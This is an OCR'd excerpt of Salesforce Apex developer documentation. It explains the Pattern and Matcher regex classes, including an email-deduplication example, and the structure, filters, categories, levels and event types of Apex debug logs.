
A pattern is a compiled representation of a regular expression. Patterns are used by matchers to perform match operations on a character string.

A *regular expression* is a string that is used to match another string, using a specific syntax. Apex supports the use of regular expressions through its *Pattern* and *Matcher* classes.

Note: In Apex, Patterns and Matchers, as well as regular expressions, are based on their counterparts in Java. See `http://java.sun.com/j2se/1.5.0/docs/api/index.html?java/util/regex/Pattern.html`.

Many Matcher objects can share the same Pattern object, as shown in the following illustration:

Many Matcher objects can be created from the same Pattern object



Regular expressions in Apex follow the standard syntax for regular expressions used in Java. Any Java-based regular expression strings can be easily imported into your Apex code.

Note: Salesforce limits the number of times an input sequence for a regular expression can be accessed to 1,000,000 times. If you reach that limit, you receive a runtime error.

All regular expressions are specified as strings. Most regular expressions are first compiled into a Pattern object: only the String `split` method takes a regular expression that isn't compiled.

Generally, after you compile a regular expression into a Pattern object, you only use the Pattern object once to create a Matcher object. All further actions are then performed using the Matcher object. For example:

```
// First, instantiate a new Pattern object "MyPattern"
Pattern MyPattern = Pattern.compile('a*b');

// Then instantiate a new Matcher object "MyMatcher"
Matcher MyMatcher = MyPattern.matcher('aaaaab');

// You can use the system static method assert to verify the match
System.assert(MyMatcher.matches());
```

If you are only going to use a regular expression once, use the `Pattern` class `matches` method to compile the expression and match a string against it in a single invocation. For example, the following is equivalent to the code above:

```
Boolean Test = Pattern.matches('a*b', 'aaaaab');
```

IN THIS SECTION:

Using Regions

A Matcher object finds matches in a subset of its input string called a *region*. The default region for a Matcher object is always the entirety of the input string. However, you can change the start and end points of a region by using the `region` method, and you can query the region's end points by using the `regionStart` and `regionEnd` methods.

The `region` method requires both a start and an end value. The following table provides examples of how to set one value without setting the other.

Start of the Region	End of the Region	Code Example
Specify explicitly	Leave unchanged	`MyMatcher.region(start, MyMatcher.regionEnd());`
Leave unchanged	Specify explicitly	`MyMatcher.region(MyMatcher.regionStart(), end);`
Reset to the default	Specify explicitly	`MyMatcher.region(0, end);`

Using Match Operations

A *Matcher object* performs match operations on a character sequence by interpreting a Pattern.

A Matcher object is instantiated from a Pattern by the Pattern's `matcher` method. Once created, a Matcher object can be used to perform the following types of match operations:

- Match the Matcher object's entire input string against the pattern using the `matches` method
- Match the Matcher object's input string against the pattern, starting at the beginning but without matching the entire region, using the `lookingAt` method
- Scan the Matcher object's input string for the next substring that matches the pattern using the `find` method

Each of these methods returns a Boolean indicating success or failure.

After you use any of these methods, you can find out more information about the previous match, that is, what was found, by using the following Matcher class methods:

- `end`: Once a match is made, this method returns the position in the match string after the last character that was matched.
- `start`: Once a match is made, this method returns the position in the string of the first character that was matched.
- `group`: Once a match is made, this method returns the subsequence that was matched.

Using Bounds

By default, a region is delimited by *anchoring bounds*, which means that the line anchors (such as `^` or `$`) match at the region boundaries, even if the region boundaries have been moved from the start and end of the input string. You can specify whether a region uses anchoring bounds with the `useAnchoringBounds` method. By default, a region always uses anchoring bounds. If you set `useAnchoringBounds` to `false`, the line anchors match only the true ends of the input string.

By default, all text located outside of a region is not searched, that is, the region has *opaque bounds*. However, using *transparent bounds* it is possible to search the text outside of a region. Transparent bounds are only used when a region no longer contains the entire input string. You can specify which type of bounds a region has by using the `useTransparentBounds` method.

Suppose you were searching the following string, and your region was only the word "STRING":

```
This is a concatenated STRING of cats and dogs.
```

If you searched for the word "cat", you wouldn't receive a match unless you had transparent bounds set.

Understanding Capturing Groups

During a matching operation, each substring of the input string that matches the pattern is saved. These matching substrings are called *capturing groups*.

Capturing groups are numbered by counting their opening parentheses from left to right. For example, in the regular expression string `((A)(B(C)))`, there are four capturing groups:

1. `((A)(B(C)))`
2. `(A)`
3. `(B(C))`
4. `(C)`

Group zero always stands for the entire expression.

The captured input associated with a group is always the substring of the group most recently matched, that is, that was returned by one of the Matcher class match operations.

If a group is evaluated a second time using one of the match operations, its previously captured value, if any, is retained if the second evaluation fails.

Pattern and Matcher Example

The Matcher class `end` method returns the position in the match string after the last character that was matched. You would use this when you are parsing a string and want to do additional work with it after you have found a match, such as find the next match.

In regular expression syntax, `?` means match once or not at all, and `+` means match 1 or more times.

In the following example, the string passed in with the Matcher object matches the pattern since `(a(b)?)` matches the string `'ab'` - `'a'` followed by `'b'` once. It then matches the last `'a'` - `'a'` followed by `'b'` not at all.

```
pattern myPattern = pattern.compile('(a(b)?)+');
matcher myMatcher = myPattern.matcher('aba');
System.assert(myMatcher.matches() && myMatcher.hitEnd());

// We have two groups: group 0 is always the whole pattern, and group 1 contains
// the substring that most recently matched--in this case, 'a'.
// So the following is true:

System.assert(myMatcher.groupCount() == 2 &&
              myMatcher.group(0) == 'aba' &&
              myMatcher.group(1) == 'a');

// Since group 0 refers to the whole pattern, the following is true:

System.assert(myMatcher.end() == myMatcher.end(0));

// Since the offset after the last character matched is returned by end,
// and since both groups used the last input letter, that offset is 3
// Remember the offset starts its count at 0. So the following is also true:

System.assert(myMatcher.end() == 3 &&
              myMatcher.end(0) == 3 &&
              myMatcher.end(1) == 3);
```

In the following example, email addresses are normalized and duplicates are reported if there is a different top-level domain name or subdomain for similar email addresses. For example, `john@fairway.smithco` is normalized to `john@smithco`.

```
class normalizeEmailAddresses{

    public void hasDuplicatesByDomain(Lead[] leads) {
           // This pattern reduces the email address to 'john@smithco'
           // from 'john@*.smithco.com' or 'john@smithco.*'
        Pattern emailPattern = Pattern.compile('(?<=@)((?![\\w]+\\.[\\w]+$)
                                               [\\w]+\\.)|(\\.[\\w]+$)');
           // Define a set for emailkey to lead:
        Map<String,Lead> leadMap = new Map<String,Lead>();
                for(Lead lead:leads) {
                    // Ignore leads with a null email
                    if(lead.Email != null) {
                           // Generate the key using the regular expression
                       String emailKey = emailPattern.matcher(lead.Email).replaceAll('');

                           // Look for duplicates in the batch
                       if(leadMap.containsKey(emailKey))
                            lead.email.addError('Duplicate found in batch');
                       else {
```

```
                        // Keep the key in the duplicate key custom field
                         lead.Duplicate_Key__c = emailKey;
                         leadMap.put(emailKey, lead);
                    }
                }
            }
               // Now search the database looking for duplicates
               for(Lead[] leadsCheck:[SELECT Id, duplicate_key__c FROM Lead WHERE
               duplicate_key__c IN :leadMap.keySet()]) {
              for(Lead lead:leadsCheck) {
              // If there's a duplicate, add the error.
                  if(leadMap.containsKey(lead.Duplicate_Key__c))
                     leadMap.get(lead.Duplicate_Key__c).email.addError('Duplicate found

                        in salesforce(Id: ' + lead.Id + ')');
            }
        }
    }
}
```

SEE ALSO:

- Pattern Class
- Matcher Class

CHAPTER 12 Debugging Apex

In this chapter ...

Apex provides debugging support. You can debug your Apex code using the Developer Console and debug logs. To aid debugging in your code, Apex supports exception statements and custom exceptions. Also, Apex sends emails to developers for unhandled exceptions.

Understanding the Debug Log

A *debug log* can record database operations, system processes, and errors that occur when executing a transaction or running unit tests. Debug logs can contain information about:

- Database changes
- HTTP callouts
- Apex errors
- Resources used by Apex
- Automated workflow processes, such as:
  - Workflow rules
  - Assignment rules
  - Approval processes
  - Validation rules

You can retain and manage the debug logs for specific users.

To view saved debug logs, from Setup, click **Monitoring** > **Debug Logs** or **Logs** > **Debug Logs**.

The following are the limits for debug logs:

- Once a user is added, that user can record up to 20 debug logs. After a user reaches this limit, debug logs stop being recorded for that user. Click **Reset** on the Monitoring Debug logs page to reset the number of logs for that user back to 20. Any existing logs are not overwritten.
- Each debug log can only be 2 MB. Debug logs that are larger than 2 MB are reduced in size by removing older log lines, such as log lines for earlier `System.debug` statements. The log lines can be removed from any location, not just the start of the debug log.
- Each organization can retain up to 50 MB of debug logs. Once your organization has reached 50 MB of debug logs, the oldest debug logs start being overwritten.

Inspecting the Debug Log Sections

After you generate a debug log, the type and amount of information listed depends on the filter values you set for the user. However, the format for a debug log is always the same.

A debug log has the following sections.

Header

The header contains the following information.

- The version of the API used during the transaction.
- The log category and level used to generate the log. For example:

The following is an example of a header.

```
25.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
```

In this example, the API version is 25.0, and the following debug log categories and levels have been set.

Apex Code	DEBUG

Apex Profiling	INFO
Callout	INFO
Database	INFO
System	DEBUG
Validation	INFO
Visualforce	INFO
Workflow	INFO

Execution Units

An execution unit is equivalent to a transaction. It contains everything that occurred within the transaction. The execution is delimited by `EXECUTION_STARTED` and `EXECUTION_FINISHED`.

Code Units

A code unit is a discrete unit of work within a transaction. For example, a trigger is one unit of code, as is a `webService` method, or a validation rule.

Note: A class is **not** a discrete unit of code.

Units of code are indicated by `CODE_UNIT_STARTED` and `CODE_UNIT_FINISHED`. Units of work can embed other units of work. For example:


```
EXECUTION_STARTED
CODE_UNIT_STARTED|[EXTERNAL]execute_anonymous_apex
CODE_UNIT_STARTED|[EXTERNAL]MyTrigger on Account trigger event BeforeInsert for [new]
CODE_UNIT_FINISHED <-- The trigger ends
CODE_UNIT_FINISHED <-- The executeAnonymous ends
EXECUTION_FINISHED
```

Units of code include, but are not limited to, the following:

- Triggers
- Workflow invocations and time-based workflow
- Validation rules
- Approval processes
- Apex lead convert
- `@future` method invocations
- Web service invocations
- `executeAnonymous` calls
- Visualforce property accesses on Apex controllers
- Visualforce actions on Apex controllers
- Execution of the batch Apex `start` and `finish` methods, as well as each execution of the `execute` method
- Execution of the Apex `System.Schedule execute` method
- Incoming email handling

Log Lines

Log lines are included inside units of code and indicate what code or rules are being executed. Log lines can also be messages specifically written to the debug log. For example:



Log lines are made up of a set of fields, delimited by a pipe (|). The format is:

- *timestamp*: consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *HH:mm:ss.SSS*. The value represents the time elapsed in milliseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console.
- *event identifier*: consists of the specific event that triggered the debug log being written to, such as `SAVEPOINT_RESET` or `VALIDATION_RULE`, and any additional information logged with that event, such as the method name or the line and character number where the code was executed.

Additional Log Data

In addition, the log contains the following information.

- Cumulative resource usage is logged at the end of many code units, such as triggers, `executeAnonymous`, batch Apex message processing, `@future` methods, Apex test methods, Apex web service methods, and Apex lead convert.
- Cumulative profiling information is logged once at the end of the transaction and contains information about the most expensive queries (used the most resources), DML invocations, and so on.

The following is an example debug log.

```
22.0
APEX_CODE,DEBUG;APEX_PROFILING,INFO;CALLOUT,INFO;DB,INFO;SYSTEM,DEBUG;VALIDATION,INFO;VISUALFORCE,INFO;
WORKFLOW,INFO
11:47:46.030 (30064000)|EXECUTION_STARTED
11:47:46.030 (30159000)|CODE_UNIT_STARTED|[EXTERNAL]|TRIGGERS
11:47:46.030 (30271000)|CODE_UNIT_STARTED|[EXTERNAL]|01qD00000004JvP|myAccountTrigger on
Account trigger event BeforeUpdate for [001D000000IzMaE]
11:47:46.038 (38296000)|SYSTEM_METHOD_ENTRY|[2]|System.debug(ANY)
11:47:46.038 (38450000)|USER_DEBUG|[2]|DEBUG|Hello World!
11:47:46.038 (38520000)|SYSTEM_METHOD_EXIT|[2]|System.debug(ANY)
11:47:46.546 (38587000)|CUMULATIVE_LIMIT_USAGE
11:47:46.546|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
  Number of code statements: 1 out of 200000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 10
  Number of Email Invocations: 0 out of 10
  Number of fields describes: 0 out of 100
```

```
  Number of record type describes: 0 out of 100
  Number of child relationships describes: 0 out of 100
  Number of picklist describes: 0 out of 100
  Number of future calls: 0 out of 10

11:47:46.546|CUMULATIVE_LIMIT_USAGE_END

11:47:46.038 (38715000)|CODE_UNIT_FINISHED|myAccountTrigger on Account trigger event
BeforeUpdate for [001D000000IzMaE]
11:47:47.154 (1154831000)|CODE_UNIT_FINISHED|TRIGGERS
11:47:47.154 (1154881000)|EXECUTION_FINISHED
```


Setting Debug Log Filters for Apex Classes and Triggers

Debug log filtering provides a mechanism for fine-tuning the log verbosity at the trigger and class level. This is especially helpful when debugging Apex logic. For example, to evaluate the output of a complex process, you can raise the log verbosity for a given class while turning off logging for other classes or triggers within a single request.

When you override the debug log levels for a class or trigger, these debug levels also apply to the class methods that your class or trigger calls and the triggers that get executed as a result. All class methods and triggers in the execution path inherit the debug log settings from their caller, unless they have these settings overridden.

The following diagram illustrates overriding debug log levels at the class and trigger level. For this scenario, suppose `Class1` is causing some issues that you would like to take a closer look at. To this end, the debug log levels of `Class1` are raised to the finest granularity. `Class3` doesn't override these log levels, and therefore inherits the granular log filters of `Class1`. However, `UtilityClass` has already been tested and is known to work properly, so it has its log filters turned off. Similarly, `Class2` isn't in the code path that causes a problem, therefore it has its logging minimized to log only errors for the Apex Code category. `Trigger2` inherits these log settings from `Class2`.

Fine-tuning debug logging for classes and triggers



The following is a pseudo-code example that the diagram is based on.

1. `Trigger1` calls a method of `Class1` and another method of `Class2`. For example:

```
trigger Trigger1 on Account (before insert) {
    Class1.someMethod();
    Class2.anotherMethod();
}
```

2. `Class1` calls a method of `Class3`, which in turn calls a method of a utility class. For example:

```
public class Class1 {
    public static void someMethod() {
        Class3.thirdMethod();
    }
}

public class Class3 {
    public static void thirdMethod() {
        UtilityClass.doSomething();
    }
}
```

3. `Class2` causes a trigger, `Trigger2`, to be executed. For example:

```
public class Class2 {
    public static void anotherMethod() {
        // Some code that causes Trigger2 to be fired.
    }
}
```

To set log filters:

1. From a class or trigger detail page, click **Log Filters**.
2. Click **Override Log Filters**.

   The log filters are set to the default log levels.

3. Choose the log level desired for each log category.

To learn more about debug log categories, debug log levels, and debug log events, see Setting Debug Log Filters.


IN THIS SECTION:

1. Working with Logs in the Developer Console
2. Debugging Apex API Calls
3. Debug Log Order of Precedence

   Which events are logged depends on various factors. These factors include your trace flags, the default logging levels, your API header, user-based system log enablement, and the log levels set by your entry points.

Working with Logs in the Developer Console

Use the Logs tab in the Developer Console to open debug logs.



Logs open in Log Inspector. Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.

To learn more about working with logs in the Developer Console, see "Log Inspector" in the Salesforce online help.

When using the Developer Console or monitoring a debug log, you can specify the level of information that gets included in the log.

Log category
The type of information logged, such as information from Apex or workflow rules.

Log level
The amount of information logged.

Event type
The combination of log category and log level that specify which events get logged. Each event can log additional information, such as the line and character number where the event started, fields associated with the event, duration of the event in milliseconds, and so on.

Debug Log Categories

You can specify the following log categories. The amount of information logged for each category depends on the log level:

Log Category	Description
`Database`	Includes information about database activity, including every data manipulation language (DML) statement or inline SOQL or SOSL query.
`Workflow`	Includes information for workflow rules, flows, and processes, such as the rule name, the actions taken, and so on.
`Validation`	Includes information about validation rules, such as the name of the rule, whether the rule evaluated true or false, and so on.
`Callout`	Includes the request-response XML that the server is sending and receiving from an external Web service. This is useful when debugging issues related to using Force.com Web services API calls.
`Apex Code`	Includes information about Apex code and can include information such as log messages generated by DML statements, inline SOQL or SOSL queries, the start and completion of any triggers, and the start and completion of any test method, and so on.
`Apex Profiling`	Includes cumulative profiling information, such as the limits for your namespace, the number of emails sent, and so on.
`Visualforce`	Includes information about Visualforce events, including serialization and deserialization of the view state or the evaluation of a formula field in a Visualforce page.
`System`	Includes information about calls to all system methods such as the `System.debug` method.

Debug Log Levels

You can specify the following log levels. The levels are listed from lowest to highest. Specific events are logged based on the combination of category and levels. Most events start being logged at the INFO level. The level is cumulative, that is, if you select FINE, the log will also include all events logged at DEBUG, INFO, WARN and ERROR levels.

Note: Not all levels are available for all categories. Only the levels that correspond to one or more events are available.

- ERROR
- WARN
- INFO
- DEBUG
- FINE
- FINER
- FINEST

Important: Before running a deployment, verify that the Apex Code log level is not set to FINEST. Otherwise, the deployment may take longer than expected. If the Developer Console is open, the log levels in the Developer Console affect all logs, including logs created during a deployment.


Debug Event Types

The following is an example of what is written to the debug log. The event is `USER_DEBUG`. The format is *`timestamp`* | *`event identifier`*:

- *timestamp*: consists of the time when the event occurred and a value between parentheses. The time is in the user's time zone and in the format *`HH:mm:ss.SSS`*. The value represents the time elapsed in milliseconds since the start of the request. The elapsed time value is excluded from logs reviewed in the Developer Console.
- *event identifier*: consists of the specific event that triggered the debug log being written to, such as `SAVEPOINT_RESET` or `VALIDATION_RULE`, and any additional information logged with that event, such as the method name or the line and character number where the code was executed.

The following is an example of a debug log line.

Debug Log Line Example



In this example, the event identifier is made up of the following:

- Event name:

```
USER_DEBUG
```

- Line number of the event in the code:

```
[2]
```

- Logging level the `System.Debug` method was set to:

```
DEBUG
```

- User-supplied string for the `System.Debug` method:

```
Hello world!
```

The following example of a log line is triggered by this code snippet.

Debug Log Line Code Snippet

```
1 @isTest
2 private class TestHandleProductPriceChange {
3 static testMethod void testPriceChange() {
4 Invoice_Statement__c invoice = new Invoice_Statement__c(status__c = 'Negotiating');
5 insert invoice;
6
```

The following log line is recorded when the test reaches line 5 in the code:

```
15:51:01.071 (55856000)|DML_BEGIN|[5]|Op:Insert|Type:Invoice_Statement__c|Rows:1
```

In this example, the event identifier is made up of the following:

- Event name:

```
DML_BEGIN
```

- Line number of the event in the code:

```
[5]
```

- DML operation type—`Insert`:

```
Op:Insert
```

- Object name:

```
Type:Invoice_Statement__c
```

- Number of rows passed into the DML operation:

```
Rows:1
```

The following table lists the event types that are logged, what fields or other information get logged with each event, as well as what combination of log level and category cause an event to be logged.

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
`BULK_HEAP_ALLOCATE`	Number of bytes allocated	Apex Code	FINEST
`CALLOUT_REQUEST`	Line number and request headers	Callout	INFO and above
`CALLOUT_RESPONSE`	Line number and response body	Callout	INFO and above
`CODE_UNIT_FINISHED`	None	Apex Code	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
CODE_UNIT_STARTED	Line number and code unit name, such as `MyTrigger on Account trigger event BeforeInsert for [new]`	Apex Code	ERROR and above
CONSTRUCTOR_ENTRY	Line number, Apex class ID, and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
CONSTRUCTOR_EXIT	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	Apex Code	DEBUG and above
CUMULATIVE_LIMIT_USAGE	None	Apex Profiling	INFO and above
CUMULATIVE_LIMIT_USAGE_END	None	Apex Profiling	INFO and above
CUMULATIVE_PROFILING	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_BEGIN	None	Apex Profiling	FINE and above
CUMULATIVE_PROFILING_END	None	Apex Profiling	FINE and above
DML_BEGIN	Line number, operation (such as `Insert`, `Update`, and so on), record name or type, and number of rows passed into DML operation	DB	INFO and above
DML_END	Line number	DB	INFO and above
EMAIL_QUEUE	Line number	Apex Code	INFO and above
ENTERING_MANAGED_PKG	Package namespace	Apex Code	INFO and above
EXCEPTION_THROWN	Line number, exception type, and message	Apex Code	INFO and above
EXECUTION_FINISHED	None	Apex Code	ERROR and above
EXECUTION_STARTED	None	Apex Code	ERROR and above
FATAL_ERROR	Exception type, message, and stack trace	Apex Code	ERROR and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_ACTIONCALL_DETAIL	Interview ID, element name, action type, action enum or ID, whether the action call succeeded, and error message	Workflow	FINER and above
FLOW_ASSIGNMENT_DETAIL	Interview ID, reference, operator, and value	Workflow	FINER and above
FLOW_BULK_ELEMENT_BEGIN	Interview ID and element type	Workflow	FINE and above
FLOW_BULK_ELEMENT_DETAIL	Interview ID, element type, element name, number of records, and execution time	Workflow	FINER and above
FLOW_BULK_ELEMENT_END	Interview ID, element type, element name, and number of records	Workflow	FINE and above
FLOW_CREATE_INTERVIEW_BEGIN	Organization ID, definition ID, and version ID	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_CREATE_INTERVIEW_ERROR	Message, organization ID, definition ID, and version ID	Workflow	ERROR and above
FLOW_ELEMENT_BEGIN	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_DEFERRED	Element type and element name	Workflow	FINE and above
FLOW_ELEMENT_END	Interview ID, element type, and element name	Workflow	FINE and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (flow runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (spark not found)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer exception)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer limit exceeded)	Workflow	ERROR and above
FLOW_ELEMENT_ERROR	Message, element type, and element name (designer runtime exception)	Workflow	ERROR and above
FLOW_ELEMENT_FAULT	Message, element type, and element name (fault path taken)	Workflow	WARNING and above
FLOW_INTERVIEW_PAUSED	Interview ID, flow name, and why the user paused	Workflow	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
FLOW_INTERVIEW_RESUMED	Interview ID and flow name	Workflow	INFO and above
FLOW_LOOP_DETAIL	Interview ID, index, and value The index is the position in the collection variable for the item that the loop is operating on.	Workflow	FINER and above
FLOW_RULE_DETAIL	Interview ID, rule name, and result	Workflow	FINER and above
FLOW_START_INTERVIEW_BEGIN	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEW_END	Interview ID and flow name	Workflow	INFO and above
FLOW_START_INTERVIEWS_BEGIN	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_END	Requests	Workflow	INFO and above
FLOW_START_INTERVIEWS_ERROR	Message, interview ID, and flow name	Workflow	ERROR and above
FLOW_SUBFLOW_DETAIL	Interview ID, name, definition ID, and version ID	Workflow	FINER and above
FLOW_VALUE_ASSIGNMENT	Interview ID, key, and value	Workflow	FINER and above
FLOW_WAIT_EVENT_RESUMING_DETAIL	Interview ID, element name, event name, and event type	Workflow	FINER and above
FLOW_WAIT_EVENT_WAITING_DETAIL	Interview ID, element name, event name, event type, and whether conditions were met	Workflow	FINER and above
FLOW_WAIT_RESUMING_DETAIL	Interview ID, element name, and persisted interview ID	Workflow	FINER and above
FLOW_WAIT_WAITING_DETAIL	Interview ID, element name, number of events that the element is waiting for, and persisted interview ID	Workflow	FINER and above
HEAP_ALLOCATE	Line number and number of bytes	Apex Code	FINER and above
HEAP_DEALLOCATE	Line number and number of bytes deallocated	Apex Code	FINER and above
IDEAS_QUERY_EXECUTE	Line number	DB	FINEST

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
LIMIT_USAGE_FOR_NS	Namespace and the following limits: Number of SOQL queries Number of query rows Number of SOSL queries Number of DML statements Number of DML rows Number of code statements Maximum heap size Number of callouts Number of Email Invocations Number of fields describes Number of record type describes Number of child relationships describes Number of picklist describes Number of future calls Number of find similar calls Number of System.runAs() invocations	Apex Profiling	FINEST
METHOD_ENTRY	Line number, the Force.com ID of the class, and method signature	Apex Code	DEBUG and above
METHOD_EXIT	Line number, the Force.com ID of the class, and method signature. For constructors, the following information is logged: Line number and class name.	Apex Code	DEBUG and above
POP_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going into scope, the name of this class or trigger, and the log filter settings that are now in effect after leaving this scope	System	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
PUSH_NOTIFICATION_INVALID_APP	App namespace, app name. This event occurs when Apex code is trying to send a notification to an app that doesn't exist in the org, or is not push-enabled.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_CERTIFICATE	App namespace, app name. This event indicates that the certificate is invalid. For example, it's expired.	Apex Code	ERROR
PUSH_NOTIFICATION_INVALID_NOTIFICATION	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring), payload length. This event occurs when a notification payload is too long.	Apex Code	ERROR
PUSH_NOTIFICATION_NO_DEVICES	App namespace, app name. This event occurs when none of the users we're trying to send notifications to have devices registered.	Apex Code	DEBUG
PUSH_NOTIFICATION_NOT_ENABLED	This event occurs when push notifications are not enabled in your org.	Apex Code	INFO
PUSH_NOTIFICATION_SENT	App namespace, app name, service type (Apple or Android GCM), user ID, device, payload (substring) This event records that a notification was accepted for sending. We don't guarantee delivery of the notification.	Apex Code	DEBUG
PUSH_TRACE_FLAGS	Line number, the Force.com ID of the class or trigger that has its log filters set and that is going out of scope, the name of this class or trigger, and the log filter settings that are now in effect after entering this scope	System	INFO and above
QUERY_MORE_BEGIN	Line number	DB	INFO and above
QUERY_MORE_END	Line number	DB	INFO and above
QUERY_MORE_ITERATIONS	Line number and the number of `queryMore` iterations	DB	INFO and above
SAVEPOINT_ROLLBACK	Line number and Savepoint name	DB	INFO and above

Event Name	Fields or Information Logged with Event	Category Logged	Level Logged
SAVEPOINT_SET	Line number and Savepoint name	DB	INFO and above
SLA_END	Number of cases, load time, processing time, number of case milestones to insert/update/delete, and new trigger	Workflow	INFO and above
SLA_EVAL_MILESTONE	Milestone ID	Workflow	INFO and above
SLA_NULL_START_DATE	None	Workflow	INFO and above
SLA_PROCESS_CASE	Case ID	Workflow	INFO and above
SOQL_EXECUTE_BEGIN	Line number, number of aggregations, and query source	DB	INFO and above
SOQL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
SOSL_EXECUTE_BEGIN	Line number and query source	DB	INFO and above
SOSL_EXECUTE_END	Line number, number of rows, and duration in milliseconds	DB	INFO and above
STACK_FRAME_VARIABLE_LIST	Frame number and variable list of the form: *Variable number* | *Value*. For example: `var1:50` `var2:'Hello World'`	Apex Profiling	FINE and above
STATEMENT_EXECUTE	Line number	Apex Code	FINER and above
STATIC_VARIABLE_LIST	Variable list of the form: *Variable number* | *Value*. For example: `var1:50` `var2:'Hello World'`	Apex Profiling	FINE and above
SYSTEM_CONSTRUCTOR_ENTRY	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG and above
SYSTEM_CONSTRUCTOR_EXIT	Line number and the string `<init>()` with the types of parameters, if any, between the parentheses	System	DEBUG and above
